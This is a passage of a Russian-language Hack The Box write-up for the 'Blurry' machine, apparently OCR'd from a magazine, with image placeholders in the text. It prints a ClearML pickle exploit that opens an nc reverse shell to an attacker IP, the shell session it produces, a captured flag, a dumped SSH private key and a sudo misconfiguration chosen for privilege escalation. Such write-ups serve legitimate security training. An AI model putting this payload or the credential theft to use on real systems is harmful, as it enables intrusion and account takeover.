
Эксплуатация уязвимости



```
                delete_artifacts_and_models=True,
                skip_models_used_by_other_tasks=True,
                raise_on_error=False
            )
        except Exception as ex:
            continue

if __name__ == "__main__":
    main()
    cleanup()
```


Страница проекта

Однако код не выполняется. Нам нужно подгадать момент, когда пользователь начинает работать с проектом. Если запустить эксплоит в это время, он сработает и мы получим сессию на наш листенер.



```
from clearml import Task
import pickle, os

class RunCommand:
    def __reduce__(self):
        return (os.system, ('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.16.73 4321 >/tmp/f',))

command = RunCommand()
```

Страница проекта




```
venv ~/tmp/HTB/blurry
python3 exploit.py
ClearML Task: created new task id=63eeb1047fb646339c6fcff00aff9137
2024-08-13 23:33:59,157 - clearml.Task - INFO - No repository found, storing script code instead
ClearML results page: http://app.blurry.htb/projects/116c40b9b53743689239b6b460efd7be/experiments/63eeb1047fb646339c6fcff00aff9137/output/log
ClearML Monitor: GPU monitoring failed getting GPU reading, switching off GPU monitoring
```

```
rlwrap
venv ~/tools/C2/pwncat-cs
rlwrap nc -nlvp 4321
Listening on 0.0.0.0 4321
Connection received on 10.10.11.19 48410
sh: 0: can't access tty; job control turned off
$
```

Выполнение эксплоита и получение сессии

У нас есть сессия пользователя **`jippity`**, и мы можем забрать первый флаг.



```
$ id
uid=1000(jippity) gid=1000(jippity) groups=1000(jippity)
$ cat user.txt
f644a1e71708bc30a4e2225ea399a605
```

Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ


Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на удаленный хост скрипт для Linux, дадим право на выполнение и запустим сканирование. В выводе будет много информации, пройдемся по важным моментам.


У текущего пользователя сохранен приватный SSH-ключ `/home/jippity/.ssh/id_rsa`.



```
╔══════════╣ Searching ssl/ssh files
╔══════════╣ Analyzing SSH Files (limit 70)

-rw------- 1 jippity jippity 2602 Feb 14 12:22 /home/jippity/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
Y-----ND OPENSSH PRIVATE KE
-rw-r--r-- 1 jippity jippity 568 Feb 14 12:22 /home/jippity/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDHFnpFeAnjmbdVqjihdIkEWWT2yR4hDD21RYOj9kDRZWTSyXm6xRUp
Hh6js/TVEieUnR1P+0bgYXQ75ENOiGTnuXcXdmzW1ECx/GGd3Z20pB4AAMKabAokbvioRAwvWrp/0WWchPd6p09+C5Zl
```

SSH-ключ пользователя

Для группы текущего пользователя доступна запись в каталог `/models`.




```
╔══════════╣ Interesting GROUP writable files (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
  Group jippity:
/models
```

Каталоги, доступные для записи группе

В sudoers есть запись, позволяющая запустить команду `/usr/bin/evaluate_model /models/*.pth` с высокими привилегиями без ввода пароля.

Справка: sudoers

Файл `/etc/sudoers` в Linux содержит списки команд, которые разные группы пользователей могут выполнять от имени администратора системы. Можно просмотреть его как напрямую, так и при помощи команды `sudo -l`.




```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for jippity on blurry:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jippity may run the following commands on blurry:
    (root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
```

Настройки sudoers

Сохраняем ключ SSH на свою машину, назначаем права **`chmod 0600 id_rsa`** и подключаемся по SSH. Так мы получим стабильную полноценную командную оболочку.

```
ssh -i id_rsa jippity@blurry.htb
```

